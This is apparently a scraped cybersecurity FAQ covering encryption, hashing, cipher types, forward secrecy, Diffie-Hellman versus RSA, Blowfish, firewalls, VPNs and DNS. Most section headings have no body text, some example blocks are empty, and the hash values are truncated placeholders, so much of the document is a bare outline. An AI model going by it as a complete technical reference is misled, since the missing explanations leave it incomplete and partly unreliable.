Data in Transit:
Email Encryption:
Disk Encryption:
End-to-End Encryption:
Key Properties:
Confidentiality:
Integrity:
Authentication:
Common Encryption Algorithms:
| Algorithm | Type | Use Case |
|---|---|---|
| AES | Symmetric | Bulk data encryption |
| DES | Symmetric | Legacy systems |
| RSA | Asymmetric | Key exchange, signatures |
| ECC | Asymmetric | Modern lightweight |
| Blowfish | Symmetric | Fast block cipher |
Encryption Modes (for block ciphers):
Strength of Encryption:
How do hashing and encryption differ?

Hashing vs Encryption — Key Differences:
Hashing:
Encryption:
Comparison Table:
| Aspect | Hashing | Encryption |
|---|---|---|
| Reversibility | One-way | Two-way (reversible) |
| Output length | Fixed | Variable (depends on input) |
| Purpose | Integrity, verification | Confidentiality |
| Uses key | No (or salt only) | Yes |
| Output for same input | Same | Same (with same key) |
| Examples | MD5, SHA-256 | AES, RSA |
Use Cases:
Hashing Use Cases:
Password Storage:
Data Integrity:
Digital Signatures:
Blockchain:
Encryption Use Cases:
Secure Communications:
Data Storage:
Confidential Transmission:
Example Demonstration:
Hashing Example:
```
Input: "password123"
SHA-256: "ef92b778bafe771e89245b89ecbc..."
Input: "password123" (same)
SHA-256: "ef92b778bafe771e89245b89ecbc..." (same hash)
Input: "password124" (changed)
SHA-256: "completely_different_hash..." (avalanche effect)
```
Encryption Example:
```
Plaintext: "Secret Message"
Key: "encryption_key_123"
Encrypted: "x9$Kj!2mPq#aZ"
Decrypted with same key: "Secret Message" (recoverable)
```
Common Hashing Algorithms:
Common Encryption Algorithms:
When to Use Which:
Use Hashing When:
Use Encryption When:
Combined Use:
What distinguishes hashing from encryption?
Hashing and encryption serve different purposes in cybersecurity:
Hashing:
Encryption:
Common Hashing Algorithms:
Common Encryption Algorithms:
Detailed Comparison:
| Property | Hashing | Encryption |
|---|---|---|
| Direction | One-way | Two-way |
| Output size | Fixed length | Variable |
| Recovery | Impossible | Possible with key |
| Key required | No (or salt) | Yes |
| Speed | Fast | Slower |
| Purpose | Verify integrity | Protect confidentiality |
| Same input → same output | Always | With same key |
Practical Examples:
Password Storage (Hashing):
```
User registers with password "mypass123"
System stores: SHA-256("mypass123") = "a1b2c3d4..."
User logs in with "mypass123"
System computes: SHA-256("mypass123") = "a1b2c3d4..."
Match → Login successful
If database is breached:
Attacker sees "a1b2c3d4..."
Cannot reverse to get "mypass123"
```
Secure Communication (Encryption):
```
Alice wants to send "Hi Bob" to Bob securely
Alice encrypts: AES("Hi Bob", key) = "x7$kP9!@"
Bob receives "x7$kP9!@"
Bob decrypts: AES_decrypt("x7$kP9!@", key) = "Hi Bob"
```
Properties of Good Hash Functions:
Deterministic:
Quick Computation:
One-Way:
Avalanche Effect:
Collision Resistant:
Use Cases Comparison:
Hashing Used For:
Encryption Used For:
Modern Best Practices:
For Passwords:
For Encryption:
Combined Use:
What is the difference between Symmetric and Asymmetric Encryption?

Symmetric vs Asymmetric Encryption — Key Differences:
Symmetric Encryption:
Asymmetric Encryption:
Comparison Table:
| Aspect | Symmetric | Asymmetric |
|---|---|---|
| Number of keys | One (shared) | Two (public + private) |
| Speed | Fast | Slow (100-1000x slower) |
| Key distribution | Difficult | Easy |
| Use case | Bulk data | Key exchange, signatures |
| Key size | 128-256 bits | 2048-4096 bits (RSA) |
| Examples | AES, DES, Blowfish | RSA, ECC, ElGamal |
How Symmetric Encryption Works:
```
Sender: Plaintext + SecretKey → AES → Ciphertext
↓
(Send ciphertext)
↓
Receiver: Ciphertext + SecretKey → AES → Plaintext
```
Challenge: How do sender and receiver share the secret key securely?
How Asymmetric Encryption Works:
```
1. Receiver generates Public-Private key pair
2. Receiver shares Public key openly
3. Sender encrypts message with Receiver's Public key
4. Receiver decrypts with their Private key
```
Solution: No need to share secret keys — public key can be freely distributed.
Symmetric Algorithms:
AES (Advanced Encryption Standard):
DES (Data Encryption Standard):
3DES (Triple DES):
Blowfish:
Asymmetric Algorithms:
RSA:
ECC (Elliptic Curve Cryptography):
Diffie-Hellman:
Real-World Usage:
TLS/SSL (HTTPS):
PGP/GPG Email:
Hybrid Encryption:
Pros and Cons:
Symmetric Pros:
Symmetric Cons:
Asymmetric Pros:
Asymmetric Cons:
Choosing the Right One:
What is a block cipher?
A block cipher encrypts data in fixed-size blocks instead of bit-by-bit or byte-by-byte.
Key Characteristics:
How Block Ciphers Work:
```
Plaintext: "Hello World, this is a secret message"
↓
Divide into blocks: [Block1][Block2][Block3]...
↓
Encrypt each block with key
↓
Ciphertext: [Cipher1][Cipher2][Cipher3]...
```
Common Block Cipher Examples:
AES (Advanced Encryption Standard):
DES (Data Encryption Standard):
Blowfish:
Triple DES (3DES):
Block Cipher Modes of Operation:
ECB (Electronic Codebook):
CBC (Cipher Block Chaining):
CFB (Cipher Feedback):
OFB (Output Feedback):
CTR (Counter Mode):
GCM (Galois/Counter Mode):
Padding:
Why Padding is Needed:
Common Padding Schemes:
Block Cipher vs Stream Cipher:
| Aspect | Block Cipher | Stream Cipher |
|---|---|---|
| Processing | Fixed-size blocks | Bit/byte by bit/byte |
| Padding | Required | Not required |
| Speed | Slower | Faster |
| Memory | More | Less |
| Use case | Bulk data | Real-time data |
Strength Considerations:
Block Size:
Key Size:
Modern Usage:
AES-GCM:
ChaCha20-Poly1305:
Common Applications:
How do Stream Cipher and Block Cipher differ?
Stream Cipher vs Block Cipher — Key Differences:
Stream Cipher:
Block Cipher:
Comparison Table:
| Aspect | Stream Cipher | Block Cipher |
|---|---|---|
| Processing | Bit/byte at a time | Fixed-size blocks |
| Speed | Fast | Slower |
| Memory | Low | Higher |
| Padding | Not needed | Required |
| Hardware needs | Simple | More complex |
| Error propagation | Limited (single bit) | Affects entire block |
| Use case | Real-time, streaming | Bulk data |
| Examples | RC4, ChaCha20, Salsa20 | AES, DES, Blowfish |
How Stream Ciphers Work:
```
1. Generate keystream from key
2. XOR keystream with plaintext, bit by bit
3. Result is ciphertext
Plaintext: 0 1 1 0 0 1 1 0
Keystream: 1 0 1 1 0 1 0 1
Ciphertext: 1 1 0 1 0 0 1 1 (XOR)
```
How Block Ciphers Work:
```
1. Divide plaintext into fixed-size blocks
2. Encrypt each block separately with key
3. Combine encrypted blocks for ciphertext
Plaintext: [Block1][Block2][Block3]...
↓ ↓ ↓
Encrypt: [E1] [E2] [E3]
↓ ↓ ↓
Ciphertext: [C1][C2][C3]...
```
Stream Cipher Examples:
RC4:
ChaCha20:
Salsa20:
A5/1 and A5/2:
Block Cipher Examples:
AES:
DES:
Blowfish:
Twofish:
When to Use Which:
Use Stream Ciphers When:
Use Block Ciphers When:
Performance Considerations:
Stream Cipher Pros:
Stream Cipher Cons:
Block Cipher Pros:
Block Cipher Cons:
Hybrid Approaches:
Block Cipher in Stream Mode:
AEAD (Authenticated Encryption with Associated Data):
What is the difference between plaintext and cleartext?
Plaintext and Cleartext are often used interchangeably but have subtle distinctions:
Plaintext:
Cleartext:
Common Use:
Detailed Comparison:
| Aspect | Plaintext | Cleartext |
|---|---|---|
| Definition | Input to encryption | Unencrypted state |
| Context | Cryptographic process | Transmission/storage |
| Implies encryption | Yes (or will be) | No |
| Example | "Hello" before AES encryption | Password in HTTP form |
Examples:
Plaintext Example:
```
Plaintext: "Confidential Document"
↓ AES Encryption
Ciphertext: "x7$kP9!@mNq2"
```
Cleartext Example:
```
HTTP POST request:
username=admin&password=mypass123
(Sent in cleartext over HTTP — visible to any observer)
```
Security Implications:
Storing/Transmitting Cleartext:
Plaintext in Cryptography:
Real-World Examples:
Cleartext Risks:
HTTP Logins:
Email (without TLS):
Telnet:
Database Storage:
Secure Alternatives:
| Cleartext Protocol | Secure Alternative |
|---|---|
| HTTP | HTTPS (TLS) |
| FTP | SFTP, FTPS |
| Telnet | SSH |
| POP3 | POP3S |
| SMTP | SMTPS |
| LDAP | LDAPS |
Why Distinction Matters:
Compliance:
Security Audits:
Best Practices:
Modern Standards:
What are some common hashing functions?
Common hashing algorithms used in cybersecurity include various cryptographic and non-cryptographic functions:
MD5 (Message Digest 5):
SHA-1 (Secure Hash Algorithm 1):
SHA-224:
SHA-256:
SHA-384:
SHA-512:
RIPEMD (RIPE Message Digest):
Whirlpool:
Detailed Hash Comparison:
| Algorithm | Output Size | Security Status | Use Case |
|---|---|---|---|
| MD5 | 128-bit | Broken | Checksums only |
| SHA-1 | 160-bit | Deprecated | Legacy systems |
| SHA-256 | 256-bit | Secure | Modern crypto |
| SHA-512 | 512-bit | Secure | High security |
| SHA-3 | Variable | Secure | Future-proof |
| Whirlpool | 512-bit | Secure | Disk encryption |
SHA-3 Family:
Password-Specific Hashing:
bcrypt:
scrypt:
Argon2:
PBKDF2 (Password-Based Key Derivation Function 2):
Common Hash Use Cases:
Password Storage:
Data Integrity:
Digital Signatures:
Blockchain:
Properties of Good Hash Functions:
Deterministic:
Pre-image Resistance:
Second Pre-image Resistance:
Collision Resistance:
Avalanche Effect:
Choosing Right Hash:
Deprecated Algorithms (Avoid):
What is Perfect Forward Secrecy?
Perfect Forward Secrecy (PFS) ensures session keys remain safe even if the server's long-term private key is compromised later.
Core Concept:
How PFS Works:
```
Without PFS:
With PFS:
```
Benefits:
Protects Past Communications:
Improves Confidentiality:
Often Uses Diffie-Hellman Key Exchange:
Why PFS Matters:
Scenario Without PFS:
```
1. Server uses RSA key for years
2. Attacker records encrypted traffic over time
3. Attacker eventually steals server's private key
4. Attacker decrypts ALL recorded past traffic
```
Scenario With PFS:
```
1. Server uses ephemeral keys for each session
2. Attacker records encrypted traffic
3. Attacker steals server's long-term key later
4. Attacker CANNOT decrypt past traffic (session keys deleted)
```
PFS in Real-World Protocols:
TLS 1.3:
Signal Protocol:
OpenPGP:
SSH:
Cipher Suites with PFS:
ECDHE (Elliptic Curve DHE):
DHE (Ephemeral DH):
Examples:
Non-PFS Cipher Suites:
Impact on Privacy:
Government Surveillance:
Edward Snowden Revelations:
Implementation Best Practices:
For Servers:
For Developers:
Configuration Examples:
Apache:
```
SSLCipherSuite ECDHE-RSA-AES256-GCM-SHA384
```
Nginx:
```
ssl_ciphers ECDHE-RSA-AES256-GCM-SHA384;
```
Considerations:
Performance:
Compatibility:
Industry Adoption:
Future of PFS:

What is the key difference between Diffie-Hellman and RSA?
Diffie-Hellman vs RSA — Key Differences:
Diffie-Hellman:
RSA:
Comparison Table:
| Aspect | Diffie-Hellman | RSA |
|---|---|---|
| Primary use | Key exchange | Encryption + signatures |
| Encryption ability | No | Yes |
| Key pair | Generates shared secret | Public-private pair |
| Authentication | No (alone) | Yes |
| Year invented | 1976 | 1977 |
| Inventors | Diffie, Hellman | Rivest, Shamir, Adleman |
| Mathematical basis | Discrete logarithm | Factoring large primes |
How Diffie-Hellman Works:
```
1. Alice and Bob agree on public parameters (g, p)
2. Alice picks secret 'a', computes A = g^a mod p
3. Bob picks secret 'b', computes B = g^b mod p
4. Alice sends A to Bob, Bob sends B to Alice
5. Both compute shared secret:
Alice: K = B^a mod p
Bob: K = A^b mod p
6. Both arrive at same key K (without ever sharing it)
```
Key Insight:
How RSA Works:
```
1. Generate two large primes p and q
2. Compute n = p × q
3. Compute φ(n) = (p-1)(q-1)
4. Choose e (public exponent, often 65537)
5. Compute d such that (e × d) mod φ(n) = 1
6. Public key: (n, e)
7. Private key: (n, d)
Encryption: ciphertext = plaintext^e mod n
Decryption: plaintext = ciphertext^d mod n
```
Key Insight:
Use Cases:
Diffie-Hellman Use Cases:
TLS/SSL:
SSH:
IPsec VPNs:
Perfect Forward Secrecy:
RSA Use Cases:
Digital Signatures:
Encryption:
Key Exchange:
Authentication:
Strengths and Weaknesses:
Diffie-Hellman Strengths:
Diffie-Hellman Weaknesses:
RSA Strengths:
RSA Weaknesses:
In Modern Cryptography:
Combined Use:
- ECDHE for key exchange (PFS).
- RSA for server authentication (certificate signature).
Modern Variants:
ECDH (Elliptic Curve DH):
ECDSA (Elliptic Curve DSA):
Curve25519:
Performance:
| Operation | RSA-2048 | ECDH P-256 |
|---|---|---|
| Key generation | Slow | Fast |
| Key exchange | Slow | Fast |
| Encryption | Fast | N/A |
| Signature | Slow | Fast |
| Verification | Fast | Fast |
Choosing Between Them:
Use Diffie-Hellman When:
Use RSA When:
Best Practice:
What is the Blowfish encryption algorithm?
Blowfish, created by Bruce Schneier in 1993, is a symmetric block cipher.
Key Features:
Fast and Secure:
64-bit Block Size:
Variable Key Length:
Public Domain Algorithm:
Used in Password Management and Secure Communications:
Algorithm Details:
Structure:
Components:
P-array:
S-boxes:
Encryption Process:
```
1. Input: 64-bit plaintext block
2. Split into 32-bit halves: L and R
3. For each of 16 rounds:
- L = L XOR P[i]
- R = F(L) XOR R
- Swap L and R
4. After 16 rounds:
- R = R XOR P[16]
- L = L XOR P[17]
5. Output: 64-bit ciphertext block (L + R)
```
Strengths:
Speed:
Security:
Free to Use:
Compact:
Weaknesses:
Slow Key Setup:
64-bit Block Size:
Sweet32 Attack (2016):
Modern Status:
Limited Usage:
Successor — Twofish:
Applications:
bcrypt Password Hashing:
OpenVPN:
Older Software:
Disk Encryption:
Performance Comparison:
| Algorithm | Block Size | Key Size | Speed | Status |
|---|---|---|---|---|
| Blowfish | 64-bit | 32-448 bit | Fast | Limited use |
| Twofish | 128-bit | 128-256 bit | Fast | Secure |
| AES | 128-bit | 128-256 bit | Fast | Standard |
| DES | 64-bit | 56 bit | Slow | Deprecated |
| 3DES | 64-bit | 168 bit | Slow | Being phased out |
Bruce Schneier's View:
When to Use Blowfish:
Currently:
Better Modern Alternatives:
Historical Significance:
What is a Firewall?
A firewall is a network security device or application that monitors and controls incoming and outgoing traffic based on **predefined
rules**.
Core Function:
How Firewalls Work:
```
Internet (untrusted) → [Firewall] → Internal Network (trusted)
↑
Allows/Blocks based on rules
```
Key Decision Criteria:
Types of Firewalls:
Packet Filtering Firewalls:
Stateful Inspection Firewalls:
Application-Layer Firewalls (Proxy):
Next-Generation Firewalls (NGFW):
Web Application Firewalls (WAF):
Hardware vs Software Firewalls:
Hardware Firewalls:
Software Firewalls:
Cloud-Based Firewalls:
Firewall Functions:
Traffic Filtering:
Access Control:
Logging and Monitoring:
NAT (Network Address Translation):
VPN Support:
DPI (Deep Packet Inspection):
Firewall Rules:
Allow Rules:
```
Permit TCP from any to 192.168.1.10 port 443 (Allow HTTPS to web server)
```
Deny Rules:
```
Deny TCP from any to any port 23 (Block Telnet)
```
Default Policy:
Common Firewall Deployments:
Perimeter Firewall:
Internal Firewall:
Host-Based Firewall:
Major Firewall Vendors:
Enterprise:
Cloud:
Open Source:
Limitations:
Cannot Stop:
Importance:
Can you define a Firewall?
A firewall is a network security system designed to block unauthorized access while allowing legitimate communication.
Core Definition:
Primary Functions:
Filters Network Traffic:
Blocks Malicious Connections:
Prevents Unauthorized Access:
Monitors Network Activity:
Operating Principles:
Rule-Based:
Default Posture:
Stateful vs Stateless:
Stateful Firewall:
Stateless Firewall:
Layer Operation:
Network Layer (L3):
Transport Layer (L4):
Application Layer (L7):
Common Firewall Capabilities:
Access Control:
Threat Prevention:
VPN:
Application Control:
Content Filtering:
SSL Inspection:
Real-World Example:
```
Firewall Rules for a Small Office:
1. Allow employees to browse web (HTTP/HTTPS outbound)
2. Allow email (SMTP/IMAP)
3. Block streaming services (Netflix, YouTube during work hours)
4. Block all incoming traffic except web server (port 443)
5. Block known malicious IPs from threat intelligence
6. Log all blocked attempts
```
Why Firewalls Are Essential:
First Line of Defense:
Compliance:
- PCI-DSS for payment systems.
- HIPAA for healthcare.
- SOX for financial data.
Risk Reduction:
Visibility:
Modern Firewall Trends:
Zero Trust Architecture:
Cloud Integration:
AI/ML Enhanced:
Unified Threat Management (UTM):
Limitations to Recognize:
Cannot Stop:
Need Other Controls:
Best Practices:
What is a Virtual Private Network (VPN)?
A Virtual Private Network (VPN) creates a secure, encrypted connection over public networks like the Internet.
Core Concept:
Benefits:
Protecting User Privacy:
Encrypting Internet Traffic:
Hiding IP Addresses:
Allowing Secure Remote Access:
How VPN Works:
```
Without VPN:
You → Internet (visible) → Website
ISP sees everything you do
With VPN:
You → [Encrypted Tunnel] → VPN Server → Website
ISP only sees encrypted traffic to VPN
```
Types of VPNs:
Remote Access VPN:
Site-to-Site VPN:
Client-to-Site VPN:
SSL/TLS VPN:
IPsec VPN:
Common VPN Protocols:
OpenVPN:
WireGuard:
IKEv2/IPsec:
L2TP/IPsec:
PPTP (Deprecated):
SSTP:
VPN Use Cases:
Personal Privacy:
Public Wi-Fi Security:
Geo-Restriction Bypass:
Remote Work:
Bypass Censorship:
Hide P2P Activity:
Popular Personal VPN Services:
Enterprise VPN Solutions:
VPN Limitations:
Not Anonymous:
Speed Impact:
Trust the Provider:
Doesn't Stop All Tracking:
Best Practices:
Choose a Reputable VPN:
Kill Switch:
DNS Leak Protection:
Modern Protocols:
Multi-Hop:
Corporate vs Personal VPN:
Corporate VPN:
Personal VPN:
Future of VPNs:
Zero Trust Network Access (ZTNA):
SASE (Secure Access Service Edge):
What is the Domain Name System (DNS)?
The Domain Name System (DNS) is a hierarchical naming system that translates human-readable domain names into IP addresses.
Core Function:
Why DNS is Needed:
How DNS Works:
```
1. User types www.google.com in browser
2. Browser checks local cache → not found
3. OS asks Recursive DNS Resolver (e.g., ISP's)
4. Resolver asks Root DNS server
5. Root server points to .com TLD server
6. TLD server points to Google's authoritative DNS
7. Authoritative server returns IP: 142.250.xxx.xxx
8. Browser connects to that IP
```
DNS Hierarchy:
```
Root (.)
↓
TLD (com, org, net, ...)
↓
Domain (google.com)
↓
Subdomain (mail.google.com)
```
Types of DNS Servers:
Recursive Resolver:
Root DNS Servers:
TLD (Top-Level Domain) Servers:
Authoritative DNS Servers:
DNS Record Types:
A Record:
AAAA Record:
CNAME Record:
MX Record:
TXT Record:
NS Record:
PTR Record:
SOA Record:
SRV Record:
DNS Caching:
Why Caching?
Caching Levels:
TTL (Time To Live):
DNS Security Issues:
DNS Cache Poisoning:
DNS Spoofing:
DNS Hijacking:
DDoS on DNS:
DNS Tunneling:
DNS Amplification:
DNS Security Solutions:
DNSSEC (DNS Security Extensions):
DNS over HTTPS (DoH):
DNS over TLS (DoT):
DNS Filtering:
Popular DNS Services:
Public Recursive DNS:
Enterprise DNS:
Real-World Importance:
Without DNS:
Critical Infrastructure:
- Email delivery.
- Web browsing.
- All internet services.
Performance Impact:
Tools:
